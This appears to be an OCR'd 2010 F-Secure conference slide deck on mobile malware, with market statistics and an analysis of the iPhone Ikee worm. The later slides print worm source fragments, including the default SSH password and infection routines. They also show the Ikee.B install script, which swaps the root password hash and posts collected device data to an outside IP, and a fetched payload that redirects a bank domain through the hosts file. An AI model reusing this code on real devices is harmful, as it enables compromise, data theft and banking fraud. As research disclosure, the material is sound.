



"You Will Be Billed $90,000 For This Call"
Mikko Hypponen
Chief Research Officer
F-Secure Corporation
1 | © July 17, 2010, F-Secure
F-Secure

F-Secure Labs Helsinki, Finland


F-SECURE


F-Secure Labs San Jose, USA

F-Secure Labs Kuala Lumpur, Malaysia




Inside the F-Secure Tower


F-Secure
CLIENT SECURITY
BETA
Your computer is protected
All security features are up to date
Status
See how you are currently protected.
Tasks
See what you can do with the program.
Statistics
See what the program has done.
Scan
Check for updates
Settings
Protecting the irreplaceable
Close
F-Secure


Mobile Security
MOBILE SECURITY
F-Secure
Security overview
Device is protected
Updated: 2/8/10
Subscribed: 342 days left
Learn more
Virus protection
Firewall
Scan All
Menu
htc
F-Secure

Smartphone market shares in 2009




Data source: Canalys

F-Secure

NOKIA vs 

- Nokia: invisible
- Apple: very visible
- Nokia sold **21,5 Million** smartphones in **Q1/2010**
- Apple sold **8,7 Million** smartphones in **Q1/2010**

F-Secure


Number of mobile phones for every 100 people
Taiwan 106.45
Luxembourg 101.34
Hong Kong 92.98
Italy 92.65
Iceland 90.28
Sweden 88.5
Czech Republic 84.88
Finland 84.5
United Kingdom 84.49
Norway 84.33
Greece 83.86
Denmark 83.33
Austria 82.85
Spain 82.28
Portugal 81.94
Singapore 79.14
Switzerland 78.75
Belgium 78.63
Ireland 75.53
Netherlands 72.24
Germany 71.67
South Korea 67.95
France 64.7
Hungary 64.64
Austrlia 63.97
Japan 62.11
New Zealand 61.84
Slovakia 54.36
United States 48.81
Source: Tomi Ahonen


Mobile Security - Where are we today?

- **First mobile malware found in 2004**
  - Now: **516** viruses, worms and trojans for mobile platforms
  - Targeting the most common platforms
  - No exploit-based malware, yet
- **Real problems elsewhere**
  - Lost, broken or stolen phone
- **So: A success story!**

F-Secure


Mobile Malware by Platform

- **Total: 516**
- Symbian: 463
- Windows: 33
- J2ME: 12
- iPhone: 2
- Android: 1



F-Secure

40,000,000 PC malware vs 500 mobile malware




So, why aren't we seeing more Mobile attacks?

- Low-hanging fruit is elsewhere
- Why would the attackers target anything else than Windows XP?

Top Operating System Share Trend

May, 2010



Month	Windows XP	Windows Vista	Windows 7	Mac OS X 10.6	Mac OS X 10.5	Linux	Other
May, 2010	62.55%	15.25%	12.68%	2.34%	1.96%	1.13%	4.09%

Report generated Tuesday, June 29, 2010 1:33:04 PM

F-Secure


iPhone


iPhone worm Ikee

- Found on 8th of November 2009
- Written by an Australian hobbyist
- Hits jailbroken iPhones
- Uses a known ssh password
- Rickrolls the phone

Ashley Towns

```
//
// iPhone default pass worm  by ikex
//
// This code is CLOSED source.
// And very hacky, i just needed it to work.
//
// Thanks to alan3423432432 haha for helping me work out my flaws in C
//

#include "main.h"

int fdlock;

// randHost():  Returns a random IP Address XXX.XXX.XXX.XXX
```


F-Secure





```
        exit(EXIT_FAILURE);
  else if (pid > 0)
        exit(EXIT_SUCCESS);

umask(0);

sid = setsid();
*/
if(get_lock() == 0) {
    syslog(LOG_DEBUG, "I know when im not wanted *sniff*");
    return 1; } // Already running.
sleep(60); // Lets wait for the network to come up 2 MINS
syslog(LOG_DEBUG, "IIIIIII Just want to tell you how im feeling");
//char ipRange[25
char *locRanges
char *lanRanges = "192.168.0.0-192.168.255.255"; // #172.16.0.0-172.31.255.255 Ehh who uses it
char *vodRanges = "202.81.64.0-202.81.79.255";
char *vodRanges = "23.98.128.0-123.98.143.255";
char *vodRanges = "120.16.0.0-120.23.255.255";
char *optRanges = "114.72.0.0-114.75.255.255";
char *optRanges = "203.2.75.0-203.2.75.255";
char *optRanges = "210.49.0.0-210.49.255.255";
char *optRanges = "203.17.140.0-203.17.140.255";
char *optRanges = "203.17.138.0-203.17.138.255";
char *optRanges = "211.28.0.0-211.31.255.255";
char *telRanges = "58.160.0.0-58.175.255.25";
//char *attRang
getAddrRange();
= "32.0.0.0-32.255.255.255"; //
0 BIG

syslog(LOG_DEBUG, "awoadqdoqjdqjwiodjqoi aaah!");
ChangeOnBoot();
KillSSHD();
// Local first
while (1)
{
    syslog(LOG_DEBUG, "Checking out the local scene yo");
    scanner(locRanges);
    syslog(LOG_DEBUG, "Random baby");
    int i;
    for (i=0; i <= 2; i++)
```

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <string.h>
#include <netdb.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <time.h>
#include <fcntl.h>
#include <syslog.h>
#include <ifaddrs.h>
#include <arpa/inet.h>

#define VULN_PAS "alpine"
#define MAX_NUM

void scanner(char *ipRange);
int tokenise (char input[], char *token[], char* spl);
char *getAddrRange();
int get_lock(void);
char *randHost(void);
int scanHost(char* host);
int checkHost(char *host);
int runCommand(char* command, char *host);
int prunCommand(char* command, char *host);
int CopyFile(char* src, char* dst, char* host);
int infectHost(char *host);
int ChangeOnBoot();
int KillSSHD();
```


Sonera
19.55
sunnuntaina 8. marraskuuta
slide to unlock


4nt
[c:\virus\ikee_b\h\home]type inst
#!/bin/sh
if test -r /etc/rel ;then
ID=`cat /etc/rel`
else
ID=$RANDOM$RANDOM
echo $ID >/etc/rel
fi
mkdir $ID
rm -rf /System/Library/LaunchDaemons/com.apple.ksyslog.plist
#cp com.apple.ksyslog.plist /private/var/mobile/home/
cp com.apple.ksyslog.plist /System/Library/LaunchDaemons/com.apple.ksyslog.plist
#/bin/launchctl load -w /System/Library/LaunchDaemons/com.apple.ksyslog.plist
dpkg -i --refuse-downgrade --skip-same-version curl_7.19.4-6_iphoneos-arm.deb
curl -O cache.saurik.com/debs/sqlite3_3.5.9-9_iphoneos-arm.deb
dpkg -i --refuse-downgrade --skip-same-version sqlite3_3.5.9-9_iphoneos-arm.deb
curl -O cache.saurik.com/debs/adv-cmds_119-5_iphoneos-arm.deb
dpkg -i --refuse-downgrade --skip-same-version adv-cmds_119-5_iphoneos-arm.deb
SQLITE1=`which sqlite3`
SQLITE=$SQLITE1 `which sqlite`
#sqlite3 /private/var/mobile/Library/SMS/sms.db "select * from message" | cut -
d \; -f 2,3,4,14 > $ID/sms.txt
mv com.apple.period.plist /System/Library/LaunchDaemons/
chmod +x /System/Library/LaunchDaemons/com.apple.period.plist
/bin/launchctl load -w /System/Library/LaunchDaemons/com.apple.period.plist
sed -i -e 's/\/smx7MYIQIi2M/ztzk6MZFq8t\/Q/g' /etc/master.passwd
uname -nr >>$ID/info
echo $SQLITE >>$ID/info
ifconfig | grep inet >> $ID/info
tar czf ${ID}.tgz $ID
curl 92.61.38.16/xml/a.php?name=$ID --data "data=`base64 -w 0 ${ID}.tgz| sed -e
's/+/%2b/g'`"
[c:\virus\ikee_b\h\home]


4nt
[c:\virus\ikee_b\wget]wget http://92.61.38.16/xml/p.php?id=1111
--10:52:25-- http://92.61.38.16/xml/p.php?id=1111
=> `p.php@id=1111'
Resolving fsproxy1.f-secure.com... 193.110.108.67
Connecting to fsproxy1.f-secure.com[193.110.108.67]:4007... connected.
Proxy request sent, awaiting response... 200 OK
Length: 227 [text/html]
100%[==========>] 227 --.--K/s
10:52:26 (221.68 KB/s) - `p.php@id=1111' saved [227/227]
[c:\virus\ikee_b\wget]type "p.php@id=1111"
<HTML><HEAD>
<TITLE>404 Not Found</TITLE>
</HEAD><BODY>
<H1>Not Found</H1>
The requested URL /xml/p.php?id=1111 was not found on this server.<P>
<HR>
<ADDRESS>Apache/1.3.34 Server at 92.61.38.16 Port 80</ADDRESS>
</BODY></HTML>
[c:\virus\ikee_b\wget]
F-Secure


4nt
[c:\virus\ikee_b\wget]wget --user-agent="HTMLGET 1.0" 92.61.38.16/xml/p.php?id=12345
--10:57:49-- http://92.61.38.16/xml/p.php?id=12345
=> `p.php@id=12345'
Resolving fsproxy1.f-secure.com... 193.110.108.67
Connecting to fsproxy1.f-secure.com[193.110.108.67]:4007... connected.
Proxy request sent, awaiting response... 200 OK
Length: unspecified [text/html]
[<=>] 61 --.--K/s
10:57:49 (59.57 KB/s) - `p.php@id=12345' saved [61]
[c:\virus\ikee_b\wget]type "p.php@id=01"
#!/bin/sh
#
echo "210.233.73.206 mijn.ing.nl" >>/etc/hosts
[c:\virus\ikee_b\wget]

F-Secure

